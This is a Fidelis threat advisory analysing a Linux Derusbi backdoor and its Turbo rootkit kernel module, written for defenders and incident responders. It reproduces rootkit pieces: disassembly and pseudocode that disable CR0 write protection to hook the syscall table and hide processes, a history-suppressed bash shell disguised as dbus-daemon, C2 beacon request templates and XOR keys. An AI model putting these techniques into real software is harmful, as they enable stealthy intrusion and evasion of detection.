FIDELIS THREAT ADVISORY #1021

The Turbo Campaign, Featuring Derusbi for 64-bit Linux

February 29, 2016

Executive Summary

In the summer of 2015, Fidelis Cybersecurity had the opportunity to analyze a Derusbi malware sample used as part of a campaign we've labeled Turbo, for the associated kernel module that was deployed. Derusbi has been widely covered and associated with Chinese threat actors. This malware has been reported to have been used in high profile incidents like the ones involving Wellpoint/Anthem, USIS and Mitsubishi Heavy Industries. These incidents have ranged from simple targeting to reported breaches. Every one of these campaigns involved a Windows version of Derusbi.

While we've analyzed many common variants of Derusbi, this one got our attention because it's a Linux variant. A few items make the tools used in this campaign special:

- This is a 64-bit Linux variant of Derusbi, the only such sample we have observed in our datasets as well as in public repositories. To our knowledge, no analysis of such malware has been made publicly available.
- We retrieved and analyzed a 64-bit Linux kernel module that was dropped by Derusbi. We're calling this module Turbo.
- Both the malware and kernel module demonstrate cloaking and anti-analysis techniques. While they mimic techniques observed in Windows tools used by APT in some respects, the use in the Linux environment has forced new and sometimes unique implementations.
- This Derusbi sample shares command-and-control infrastructure with PlugX samples targeting Windows systems seen in public repositories. It is our understanding that these tools were used in conjunction in the campaign.
- The Derusbi sample has command and control (C2) patterns that precisely match those observed with the Windows samples. This will allow for reuse of command and control platforms for intrusions involving both Windows and Linux samples.
- In this incident, we believe that the binary was recompiled on the same day it was installed with the kernel module rebuilt to precisely match the configuration on the target system, potentially indicating the active participation of developers with the team conducting the operation. This is distinct from the workflow associated with the more mature APT tools, where builders for tools like PlugX, Sakula and Derusbi are assumed to be available to multiple actor sets who are likely simply users of these tools.
- The active participation of developers is further substantiated by the use of the Turbo Linux Kernel Module, which was clearly compiled for the precise Linux version running on the target system.

It is important to note that it would take significant additional effort to replicate the capabilities of the Windows version into the Linux version. This indicates an investment by the adversary to gain additional footholds within a victim's infrastructure. By adding 64-bit Linux servers and clients to their target list it is evident that advanced threat actors continue to add to their capabilities. Enterprises worldwide have been investing in Windows-based detection and remediation platforms for many years now. Linux is widely used in the datacenter and for hosting critical applications and databases. The use of such malware instantly bypasses entire classes of commercial, Windows-only products, thus opening up significant new exposures for enterprises.

Campaign Overview

The targeted victim is a large public research institution in the United States. All activity reported in this paper was observed in the summer of 2015. The samples discussed in this report are not available in public malware repositories and we are not at liberty to share them. We are publishing a comprehensive set of IOCs and a Yara rule to enable researchers and incident responders in the hope that this will help flush out other samples that might be identified in intrusions or private malware repositories.

The incident involved the adversary obtaining ssh access to the target system and then using a standard GNU utility (wget) to fetch the malware samples from the IP address 175.45.250.xxx Command and control communications were observed going to a URL that has also been observed in PlugX samples.

The malware binary downloaded carried a date string in its naming convention that represented the very day that it was downloaded. This is strongly suggestive of the malware having been compiled that day, which can further suggest that a developer was actively associated with the operation. The binary was then renamed to strip this additional information from the filename.

In this campaign, the adversary appears to use the second level sub-domain as campaign moniker potentially serving purposes such as impersonation (spoofing) and target/campaign identification. This technique also seen used by multiple Chinese actors including the attacks on Anthem, OPM and, most recently, the "Seven Pointed Dagger" (Mynamar Election site compromise) as discussed by Arbor Networks.


Further, the first level domain observed is a Go-Daddy registered domain originally created in February 2015 to a massive-scale, Chinese-based domain broker registered to the email address, "Bodfeo[@]163[.]com". Note that infrastructure detailed in recent reports on the use of Derusbi by the C0d0s0 group used the same registration email and registrant details.

The hosts used to serve the malware and provide command and control functions were within the IP range for a Korean hosting provider, Netropy.

We were able to correlate sharing of C2 infrastructure and capabilities between this Linux variant of Derusbi and two Windows variants of the PlugX malware.

Malware Analysis

The campaign involved the use of the Derusbi sample, which is a user space shared object library and a Linux kernel module that we're calling **Turbo**. We assume that there was a custom loader created to load the shared object library and a user space client to drive Turbo. Because we did not have the custom loader and the user space client available for our analysis we recreated each component after understanding the capabilities of the Derusbi and Turbo binaries. It is possible that these functions were combined in the same binary.



1. Upon execution, the loader loads Derusbi into memory to gain execution
2. Derusbi drops Turbo to disk, loads it into the kernel, then deletes Turbo from disk
3. The Client uses Turbo to hide relevant user space processes

The following characteristics and capabilities were observed for the samples we discuss in this paper.

- Remote Access Tool
  - Directory listing
  - Read files
  - Write files
  - Copy files
  - Rename files
  - Delete files
  - Timestomping
  - Execute commands
  - Remote Bash shell
- Anti-Forensics
  - Loads a Linux Kernel Module (LKM) and deletes it from the hard disk forcing the LKM to be memory resident only.
  - In addition to deleting the LKM, overwrites the data with null bytes to prevent recovery of original data.
  - Remote Bash shell history is sent to /dev/null

- File System
  - — Writes a Linux LKM to /dev/shm/.x11.id
  - — Deletes the LKM shortly after installing it in the system
- Networking
  - — Binds to source ports between the range 31800 to 31900 and beacons to destination port 443
    - The traffic is not SSL/TLS encrypted
  - — Observed 64-byte custom protocol beacon during execution
  - — Uses a backup communication method with HTTP beacon
    - Content in the session is obfuscated with a variable 4-byte XOR keys
- Turbo Kernel Module
  - — Hides Processes

A number of anti-forensics techniques must be bypassed in order to determine the true capabilities of this sample. Some of these techniques used to hamper forensic analysis include the ability to run as a memory-resident memory module to prevent file-based detection of the Linux Kernel Module on the localhost and the ability to cleanly remove it from disk.

Analysis of Derusbi

File: libcrypst.so

This 64-bit Linux variant of Derusbi shares many of the common capabilities provided by a typical remote access tool, including directory and file operations, command execution and remote access. Additionally, obfuscation capabilities such as timestomping and process hiding make this sample even more interesting and difficult to analyze.

Static analysis

libcrypst.so is a malicious 64-bit, dynamically linked, stripped, Linux Shared Object (.so) library which is the Derusbi binary. Despite the symbols being stripped from this binary there were a couple of interesting artifacts. For example, this binary's actual Linux Shared Name is LxMain64.

```
; File Name    : C:\malware\Derusbi_Linux64\libcrypst.so
; Format       : ELF64 for x86-64 (Shared object)
; Needed Library 'libdl.so.2'
; Needed Library 'libpthread.so.0'
; Needed Library 'libutil.so.1'
; Needed Library 'libstdc++.so.6'
; Needed Library 'libgcc_s.so.1'
; Needed Library 'libc.so.6'
; Shared Name 'LxMain64'
;
```

libcrypst.so is the file's name as recovered from the victim. In the event this file is noticed by a system administrator, the file uses a common looking filename on disk. In this case, libcrypt.so is a file one would expect to find, whereas libcrypst.so is not. This is an example of the adversary attempting to hide in plain sight.

.data segment

The .data segment of the LxMain64 (SO) file contains two particularly important blocks of embedded data, the first starting at the file offset: "0x133C0". The first four bytes of this data block is a 4-byte XOR key used to decode the embedded byte array at offset: "0x133CC". The next eight bytes, starting at file offset: "0x133C4" is actually a 4-byte DWORD value repeated twice and used to define the length of the byte array. The byte array starting at file offset: "0x133CC" is an obfuscated Linux Kernel Module, which can be decoded using the previously found 4-byte XOR key. In this sample the XOR key is "**0x84 0x1B 0x37 0xD6**".

This segment is significant because the Turbo Linux Kernel Module is present here.

```
.data:00000000002133C0 ObfuscationKey dd 0D6371B84h          ; ...
.data:00000000002133C4 ModuleSize dd 9088                    ; ...
.data:00000000002133C8 dd 9088
.data:00000000002133CC ; _BYTE ObfuscatedKernelModule[9088]
.data:00000000002133CC ObfuscatedKernelModule db 0FBh, 5Eh, 7Bh, 90h, 86h, 1Ah, 36h, 0D6h, 84h, 1Bh,
.data:00000000002133CC db 1Bh, 37h, 0D6h, 85h, 1Bh, 9, 0D6h, 85h, 1Bh, 37h, 0D6h, 84h, 1Bh, 37h
.data:00000000002133CC db 0D6h, 84h, 1Bh, 37h, 0D6h, 84h, 1Bh, 37h, 0D6h, 84h, 1Bh, 37h, 0D6h
.data:00000000002133CC db 14h, 9, 37h, 0D6h, 84h, 1Bh, 37h, 0D6h, 84h, 1Bh, 37h, 0D6h, 0C4h, 1Bh
```

The "LxMain64" binary also contains a second obfuscated data block within the library. This block is 632 bytes in length and is found starting at file offset: "0x15780". This data is obfuscated again using another 4-byte XOR key. This XOR key is "0x76 0x2D 0xF2 0x41". When the key is applied, the C2 configuration data is observed in the data block.

Export functions

The following export functions were observed in the "libcrypst.so" malware:

- iswdigit(wchar_t)
- .init_proc
- .term_proc
- start

Despite the existence of a legitimate API function named iswdigit, the function has been reimplemented within this binary. This is not a 'trampoline' technique where malware will jump execution to the standard system iswdigit implementation after being loaded into memory, as it would a Trojan library.

Anomalous fini_array section analysis

When the shared object is loaded into memory, two segments are called prior to the system reaching this shared objects defined entry point or "start" routine. The very first segment is the usual ".init_proc" segment commonly found in a Linux executable, and the second segment is the ".init_array" segment. The .init_array segment contains pointers to functions which will be executed when the program starts. In this segment several environmental conditions are checked, a shared memory resource is created, and a new thread is started that begins the Derusbi backdoor activity. The .init_array segment was a reminder of Windows TLS Callback functions, and how they are abused by Windows malware to gain execution before the binary's configured entry point.

It is interesting to note that this binary's "Main Entry" or "start" routine is set to occur within the execution of the ".fini_array" segment. This entry point configuration was contrary to what we expected, because the .fini_array segment typically contains pointers to functions that will be executed when the program prepares to exit. Despite the start routine's name and role as the entry point of the binary, its functionality does align with the typical .fini_array function. The start routine's set functionality is to initiate the malware's shut-down procedures by continuously waiting for the termination of the thread previously started during the .init_array segment's execution.

```
.init_array:00000000002129A8 ; ===========================================================================
.init_array:00000000002129A8
.init_array:00000000002129A8 ; Segment type: Pure data
.init_array:00000000002129A8 ; Segment permissions: Read/Write
.init_array:00000000002129A8 ; Segment alignment 'qword' can not be represented in assembly
.init_array:00000000002129A8 _init_array segment para public 'DATA' use64
.init_array:00000000002129A8 assume cs:_init_array
.init_array:00000000002129A8 ;org 2129A8h
.init_array:00000000002129A8 dq offset CheckRunningConditions
.init_array:00000000002129B0 dq offset CreateOrDestroySharedMemAndExecute
.init_array:00000000002129B0 _init_array ends
.init_array:00000000002129B0
.fini_array:00000000002129B8 ; ===========================================================================
.fini_array:00000000002129B8
.fini_array:00000000002129B8 ; Segment type: Pure data
.fini_array:00000000002129B8 ; Segment permissions: Read/Write
.fini_array:00000000002129B8 ; Segment alignment 'qword' can not be represented in assembly
.fini_array:00000000002129B8 _fini_array segment para public 'DATA' use64
.fini_array:00000000002129B8 assume cs:_fini_array
.fini_array:00000000002129B8 ;org 2129B8h
.fini_array:00000000002129B8 dq offset start
.fini_array:00000000002129B8 _fini_array ends
.fini_array:00000000002129B8
```

Target system verification

Before beginning execution of any malicious code the malware gathers and checks certain running conditions. If those running conditions are not met the malware will terminate early. First, it gathers, for later use, the file path from which the shared object will be loaded. Next, it gathers the file path of the process context's executable module, the loader module. The binary also collects the current and parent process IDs, but doesn't do anything with them.

The first branch to determine early termination is by a check to see if the user's ID is anything other than zero. On Linux systems zero is the root user's ID, and this Derusbi module will not execute if it does not have root privileges. Finally, the last check is to determine if the Shared Object has been loaded into the process space of certain daemon processes to ensure reliable execution.

The following is the list of daemon processes that are validated before Derusbi proceeds to execute:

- /usr/sbin/sshd
- /sbin/rsyslogd
- /usr/sbin/rsyslogd
- /sbin/syslogd
- /usr/sbin/syslogd
- /usr/sbin/smbd
- /usr/sbin/crond
- /loadso

The last process, name "loadso", allows the shared object to be executed no matter what directory as long as the parent daemon process name is called "loadso". We suspect the "loadso" name could either be a leftover artifact name of the author's daemon process during creation and testing, or is an additional binary that the operator may copy to the victim when execution via one of the other listed daemon processes is not possible.

Shared memory segments

After the environment conditions are met the malware will create a System V shared memory segment, which is a way to attach a segment of physical memory to the virtual address spaces of multiple processes. Derusbi utilizes the shared memory segment for forks of itself during operation of a Linux Kernel Module, and remote shell execution. During our analysis the shared memory segment's creation had the name of "SYSV82015f0d", which is a joining of the two strings "SYSV" and the hexadecimal string representation of the key argument 0x82025f0d passed during the API call, shmget, of the segment's creation.

This artifact is especially relevant for security personnel conducting IR analysis on a host.

```
00000000000031E0 CreateOrDestroySharedMemAndExecute proc near
00000000000031E0
00000000000031E0 var_10= qword ptr -10h
00000000000031E0
00000000000031E0 sub     rsp, 18h
00000000000031E4 mov     edx, 1110110110b ; shmflg
00000000000031E9 mov     esi, 64          ; size
00000000000031EE mov     edi, 82015F0Dh   ; key
00000000000031F3 mov     cs:SystemVSharedMemorySegment, 0
00000000000031FE mov     rax, fs:28h
0000000000003207 mov     [rsp+18h+var_10], rax
000000000000320C xor     eax, eax
000000000000320E call    _shmget
```

Looking for the GCC compiler

As shown in the following code segment, the Derusbi variant also gathers information about the victim host. This information includes the name of the local host, version of GCC (GNU Compiler Collection) and the system information about the machine and operating system.

The information is transferred back to the command and control infrastructure via network beacons. It is our estimation that this is not relevant for execution of the malware but could have been captured in case the kernel module might have to be recompiled on the victim's system.

```
gethostname(&v21, 0x40uLL);
strncpy(&v19, &unk_215C60 + 4, 0x40uLL);
v20 = 0;
v24 = 2;
uname(&name);
strncpy(&v25, name.sysname, 0x10uLL);
v26 = 0;
strncpy(&v27, name.nodename, 0x10uLL);
v28 = 0;
strncpy(&v29, name.release, 0x10uLL);
v30 = 0;
strncpy(&v31, name.version, 0x10uLL);
v32 = 0;
strncpy(&v33, name.machine, 0x10uLL);
v34 = 0;
v2 = fopen("/proc/version", "rt");
v3 = v2;
if ( v2 )
{
  fgets(&v35, 64, v2);
  fclose(v3);
}
BYTE3(v36) = 0;
v4 = strstr(&v35, "(gcc");
if ( v4 )
  *v4 = 0;
v5.s_addr = (*(*a2 + 16LL))(a2, "(gcc");
v6 = HostA(v5);
```

Remote execution behavior

The malware sample also has the the ability to run an executable or create a remote shell on the victim computer. To do this, it forks off a new process. Once the process is forked, the newly created process configures its environment. The window size is set to 35 rows and 80 columns with a 0x0 pixel frame. It then creates an array of the following environment variables:

- "HISTFILE=/dev/null"
- "PATH=/bin:/sbin:/usr/bin:/usr/sbin"
- "PS1=RK# \u@\h:\w \$"
- "HOME=/"
- "TERM=vt100"
- "LS_COLORS=''"

Critically, this configures the shell to not record command history, a useful anti-forensic technique.

Also this configuration results in the creation of a very specific Linux shell prompt that looks roughly like

RK# <username>@<hostname>:<working directory>$

This is very notable because it could represent a quirk on the part of the adversary or a requirement for remote scripts that might be run once command and control is established.

During remote execution, if a shell is being created, it makes the following system call:

execve("/bin/bash", "dbus-daemon" "–noprofile" "--norc", &envp);

Otherwise it executes:

execve(<executable>, "dbus-daemon", &envp);

The use of "dbus-daemon" is an interesting trick used to make detection of a spawned process more difficult. This sets argv[0] to "dbus-daemon" rather than the standard name of the executing process. Examining the running processes using the "ps –ef" command, reveals dbus-daemon rather than the actual executable that was created. System administrators would expect the presence of this daemon on the process list and so this becomes another feature enabling the malware to hide in plain sight.

The Turbo Loadable Kernel Module (LKM)

File: .x11.id


In this section, we describe stealth techniques used by Turbo, how it communicates with the userland client and the capabilities it provides.

Based upon the research, it appears that the techniques and source code described in the following blog post were used in the creation of this LKM. (http://turbochaos.blogspot.com/2013/10/writing-linux-rootkits-201-23.html)

Since we did not have access to the userland client used in the campaign, we wrote our own, later referenced as "x11evilclient".

Installation and cloaking

The Derusbi sample decodes and drops the Loadable Kernel Module, Turbo, to the /dev/shm/ directory as '.x11.id' and installs it using the insmod program. The module is loaded into kernel space in an effort to modify the systems global call table.



syscall 1: 5.2 Rootkit and OS Architecture — http://r00tkit.me/?p=23

The aspect of the systems call table that is modified pertains to process IDs (PIDs). The functionality of this LKM gives a user space application the ability to hide and/or unhide any process running on the system, which in turn makes detection of the attacker's malicious applications harder to detect when running on the victim's system.

After the LKM is successfully loaded via insmod and before it has the ability to modify the system call table, the LKM needs to disable the CPUs control register zero's (CR0) write protection.

Once CR0's write protection is disabled, the LKM has the ability to modify the system call table. Directory entries associated with each PID found in the call table can now be referenced. If an attacker chooses to hide a process ID found in the directory entry structure from the system call table, that process ID is not appended to the modified system call table that the LKM has duplicated and modified. Therefore it will no longer be seen from any command that shows what processes are running on the system.

```
; 77:    v15 = __readcr0();
                mov     rax, cr0
; 78:    v16 = v15;
                mov     ecx, eax
; 80:    v13 = v17 == 0;
                mov     rax, rcx
; 79:    v17 = v15 & 0xFFFEFFFF;
                and     rax, 0FFFFFFFFFFFEFFFFh
; 81:    __writecr0(v17);                // #define GPF_DISABLE write_cr0(read_cr0() & (~ 0x10000))
; 82:                                        // #define GPF_ENABLE write_cr0(read_cr0() | 0x10000)
                mov     cr0, rax
; 83:    qword_2200 = *(int (__fastcall **)(_QWORD, _QWORD, _QWORD))(*(_QWORD *)(readdir_pid + 40) + 48LL);
                mov     rax, [rdx+28h]
                mov     rax, [rax+30h]
                mov     cs:qword_2200, rax
; 84:    *(_QWORD *)(*(_QWORD *)(readdir_pid + 40) + 48LL) = disable_protection_cr0;
                mov     rax, [rdx+28h]
                mov     qword ptr [rax+30h], offset disable_protection_cr0
; 85:    __writecr0(v16);
                mov     rax, rcx
                mov     cr0, rax
```

```
//Changing control bit to allow write
write_cr0 (read_cr0 () & (~ 0x10000));

original_ getdents = (void *)sys_call_table[__NR_getdents];
sys_call_table[__NR_getdents] = new_getdents;
write_cr0 (read_cr0 () | 0x10000);
```

pseudocode example of hooking the system call table.

ida disassembly from the x11.1d LKM

Communication with the user space client

The LKM creates a netlink socket so that it can transport data from kernel space to userland. This is noteworthy because typically such communications would occur using one or more ioctls exposed by the kernel module. It is possible this was done to facilitate a looser coupling with the client module and promote code reuse of Turbo for other malware campaigns. The function is called from the kernel module as follows:

```
.text:0000000000000868 ; 64: LODWORD(v11) = _netlink_kernel_create(&init_net, 29LL, _this_module, &unk_F00);

.text:0000000000000868 mov rdx, offset __this_module

.text:000000000000086F mov rcx, offset unk_F00

.text:0000000000000876 mov rdi, offset init_net

.text:000000000000087D call __netlink_kernel_create
```

The userland application used by the attackers does not require any special access, such as root, in order to communicate with the LKM. The send_net_link_message() function is used from user space to send function requests to the LKM as illustrated.

hide_pid*(signed int a1);*

unhide_pid*(signed int a1);*

is_hidden_pid*(signed int a1);*

clear_hidden_pid*();*

Analysis of another rootkit called StealthProc.c shows how the user code might interface with the LKM, using the send_net_link_message() function to send requests, such as hide_pid(255), to hide process ID 255 on the system.

Hiding the userland client:

We've named our example client "x11evilclient" to illustrate how an attacker would execute commands via the command line in order to utilize the x11.id LKM.

Each of the commands issued from the user application "x11evilclient" correlates with a function that the LKM will execute.

Hide PID

$ ./x11evilclient 1 [pid]

Unhide PID

$ ./x11evilclient 2 [pid]

Is PID Hidden?

$ ./x11evilclient 3 [pid]

Clear hidden PIDs

$ ./x11evilclient 4

For the client to communicate with the x11.1d LKM, a **module_code number** is called from the user space application. It has to match the number used in the create **netlink_kernel_create** function on the kernel side. If an attacker chooses to call the **hidepid** function with the argument for the PID to hide, the directory entry associated with the called PID in the system table is added to a list of hidden PIDs. The directory entry structure is rebuilt for each normal process ID and included in the new copied version of the system call table. The hidden PID called from userland is not included in the system call table.

Unhidepid will reference the list of saved hidden PIDs and restore the associated directory entry for the processes the attacker would like to unhide.

Upon removal, Turbo will restore the original system call table.

Turbo's purpose is clearly to help cover the tracks and activities of this threat group. Utilizing a kernel module that hooks the system call table in order to modify the visibility of PIDs from user space is an advanced technique in our estimation.

Networking/Command and Control

When making command and control interactions, this malware binds to a raw socket on a random source port between 31800 and 31900, and beacons to the preconfigured destination port from the earlier mentioned C2 configuration block. Although this particular sample was configured to beacon to the HTTPS destination port 443, the data transmitted is not SSL/TLS encrypted. Additionally, this malware uses a backup communication method of an HTTP beacon with the content in the session obfuscated with variable 4-byte XOR keys.

The following POST request was observed:

```
POST /photos/photo.asp HTTP/1.1
HOST:[C2 Domain Removed]:443
User-Agent: Mozilla/4.0
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Pragma: no-cache
```

Then, the command and control server responded with the following:

```
HTTP/1.0 200
Server: Apache/2.2.3 (Red Hat)
Accept-Ranges: bytes
Content-Type: text/html
Proxy-Connection: keep-alive
```

After receiving this response, the victim system's next beacon contained the following data:

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   B6 00 00 00 01 00 00 00  60 29 00 00 F7 C8 2D 3E   ¶        `)  ÷È->
00000010   01 00 00 00 3C 01 00 00  FF 05 E1 32 B7 [redacted]      <   ÿ á2·
00000020   9B FA 00 3E D7 D0 2D 3E  F4 AA [redacted]   ›ú >×Ð->ôªDQƒ¥
00000030   EF 30 2D 34 F7 [redacted]  D9 [redacted] 03 [redacted] E6 [redacted]   ï0-4÷   Ù    æ
00000040   [redacted] 39 3F F1 CA 2D 3E  F7 84 44 50 82 B0 04 BE     9?ñÊ->÷„DP‚° ¾
00000050   F7 E6 F1 3F F7 DC 1E 10  C6 FB 03 0E DA FD 18 13   ÷æñ?÷Ü  Æû  Úý
00000060   90 AD 43 5B 85 C8 0E 07  C3 E5 78 5C 82 A6 59 4B   □-C[…È  Ãåx\‚¦YK
00000070   D7 9B 60 6E D7 C8 55 06  C1 97 1B 0A DF C8 2C A2   ×›`n×ÈU Á—  ßÈ,¢
00000080   FE CE 0D 48 92 BA 5E 57  98 A6 0D 13 03 C8 2D 2F   þÎ H’°^W˜¦   È-/
00000090   9E AB 0D 16 95 BD 44 52  93 AC 6D 5C 85 A7 5A 50   ž«  •½DR“¬m\…§ZP
000000A0   9E AD 04 1E F7 AF 4E 5D  D7 BE 48 4C 84 A1 42 50   ž-  ÷¯N]×¾HL„¡BP
000000B0   D7 FC 2D 2F F7 C8                                  ×ü-/÷È
```

The above data can be decoded with the highlighted XOR key (0xF7 C8 2D 3E). When the key is applied, the following decoded data is displayed:

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   41 C8 2D 3E F6 C8 2D 3E  97 E1 2D 3E 00 00 00 00   AÈ->öÈ->—á->
00000010   F6 C8 2D 3E CB C9 2D 3E  08 CD CC 0C 40 [redacted]   öÈ->ËÉ-> ÍÌ @
00000020   6C 32 2D 00 20 18 00 00  03 62 [redacted]   12-
00000030   18 F8 00 0A 00 [redacted]  2E [redacted] 2E [redacted] 2E [redacted]    ø     .  .  .
00000040   [redacted] 14 01 06 02 00 00  00 4C 69 6E 75 78 29 80          Linux)€
00000050   00 2E DC 01 00 14 33 2E  31 33 2E 30 2D 35 35 2D    .Ü   3.13.0-55-
00000060   67 65 6E 65 72 00 23 39  34 2D 55 62 75 6E 74 75   gener #94-Ubuntu
00000070   20 53 4D 50 20 00 78 38  36 5F 36 34 28 00 01 9C    SMP  x86_64(  œ
00000080   09 06 20 76 65 72 73 69  6F 6E 20 2D F4 00 00 11      version -ô
00000090   69 63 20 28 62 75 69 6C  64 64 40 62 72 6F 77 6E   ic (buildd@brown
000000A0   69 65 29 20 00 67 63 63  20 76 65 72 73 69 6F 6E   ie)  gcc version
000000B0   20 34 00 11 00 00                                   4
```

The above data contains victim system information. Attribution data has been obscured by the analyst.

After the victim system beaconed with the above data, the C2 responded with the following:

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   2D 00 00 00 02 00 00 00  42 00 00 00 42 04 E6 2A   -       B   B æ*
00000010   01 00 00 00 18 00 00 00  40 04 E6 2A 42 04 CF 2A           @ æ*B Ï*
00000020   42 01 E7 2A 42 04 E6 2A  42 04 F7 2A 42            B ç*B æ*B ÷*B
```

The second beacon from the victim system also contained XOR encoded data using the following key: 0x3A D1 7B DC. When the data was decoded, the C2 domain and port were revealed and also what appeared to be the campaign code. Like with the previous case, the XOR key was contained between bytes 13-16 of the beacon.

Additionally, the following HTTP headers were extracted from the sample. **Note that these are perfectly in sync with observations made with over 25 samples representing multiple Windows variants of Derusbi that have been observed since 2011. We achieved this validation using a custom Yara rule. The hashes for these files and the Yara rule are present in our github repository. The use of a common beacon protocol is highly suggestive of infrastructure reuse on the command and control server. While the component installed on the victim machine is a new implementation, purpose built for Linux, the server infrastructure can be reused.**

```
POST /photos/photo.asp HTTP/1.1
HOST: %s:%d
User-Agent: Mozilla/4.0
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Pragma: no-cache

CONNECT %s:%d HTTP/1.1
HOST: %s:%d
Content-Length: 0
User-Agent: Mozilla/4.0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

```
CONNECT %s:%d HTTP/1.1
HOST: %s:%d
Content-Length: 0
User-Agent: Mozilla/4.0
Proxy-Connection: Keep-Alive
Pragma: no-cache
Proxy-Authorization: Basic %s

HTTP/1.1 200 OK
Server: Apache 1.3.19
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Connection: Keep-Alive
Content-Type: application/octet-stream
Content-Length: 0

POST /Catelog/login1.asp HTTP/1.1
Host: %s:%d
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
Content-Type: application/x-octet-stream
Content-Length: %d

HTTP/1.1 200 OK
Server: Apache 1.3.19
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Connection: Keep-Alive
Content-Type: application/x-octet-stream
Content-Length: %d

GET /Query.asp?loginid=112037 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: %s:%d
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
```

In addition to the HTTP C2 beacons, during execution of the shared object, a non-HTTP custom beacon was observed. The beacon content is 64 bytes in length and random during every occurrence.

The Fidelis Take

Our research has uncovered similarities of this Derusbi 64-bit Linux variant with multiple version of Derusbi for the Windows operating system, potentially making a closer correlation between the actors behind this high-profile malware. The shared infrastructure and capabilities between this Linux variant of Derusbi and Windows variants highlight this continued evolution. The use of Derusbi and the Turbo Linux kernel module in this campaign reveal considerable sophistication.

Threat actors continue to expand their capabilities by updating and modifying the tools they use. This investment allows them to maintain/increase access and cover a larger portion of the victim's infrastructure, in this case into the Linux 64-bit environment. This research also shows how these threat actors implement advanced techniques, but also how artifacts from the network intrusion can still be detected by network defenders and incident responders.

Fidelis Cybersecurity's products detect the activity documented in this paper and additional technical indicators are published in the appendices of this paper and to the Fidelis Cybersecurity github at https://github.com/fideliscyber.

References

1 Newcomers in the Derusbi family, Dec 2015: http://blog.airbuscybersecurity.com/post/2015/11/Newcomers-in-the-Derusbi-family

